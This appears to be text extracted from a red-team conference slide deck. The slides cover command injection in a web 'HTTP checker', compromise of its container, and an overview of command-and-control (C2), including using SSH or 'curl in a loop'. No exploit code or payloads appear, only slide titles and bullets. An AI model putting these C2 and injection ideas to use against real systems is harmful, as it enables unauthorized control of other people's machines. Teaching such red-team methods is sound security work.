
# Excellent Web Devs Were Hired




# Normal HTTP Checker Operations




# Normal HTTP Checker Operations




# This Looks Injectable...




# This Looks Injectable...




# Is This Injectable...




# This Was Injectable!




# This Was Injectable!



# HTTP Checker Container



# HTTP Checker Container, Compromised



# What's a Container? (v2)

- Where my application runs all nice and self-contained
  - Application Developer

# What's a Container? (v2)


- Where my application runs all nice and self-contained
  - Application Developer
  - Systems Administrator

# What's a Container? (v2)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator

# What's a Container? (v2)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator



Probably more to the story...

C2

# C2 in a Nutshell

# C2 in a Nutshell

- What is it?

# C2 in a Nutshell

- What is it?
  - Command and Control

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks
  - Custom Code™

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks
  - Custom Code™
    - TODO: Roll your own

# C2 in a Nutshell

- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks
  - Custom Code™
    - TODO: Roll your own




# C2 in a Nutshell


- What is it?
  - Command and Control
  - Take control of a thing, via commands
- For Successful (Red Team) C2...
  - Most importantly, it has to work
  - Don't be a jerk (or get caught)
  - Keep it sufficiently simple
- How?
  - Use what's there (SSH, curl in a loop)
  - Many, many frameworks
  - Custom Code™
    - TODO: Roll your own





# Ask the HTTP Checker to Check HTTP



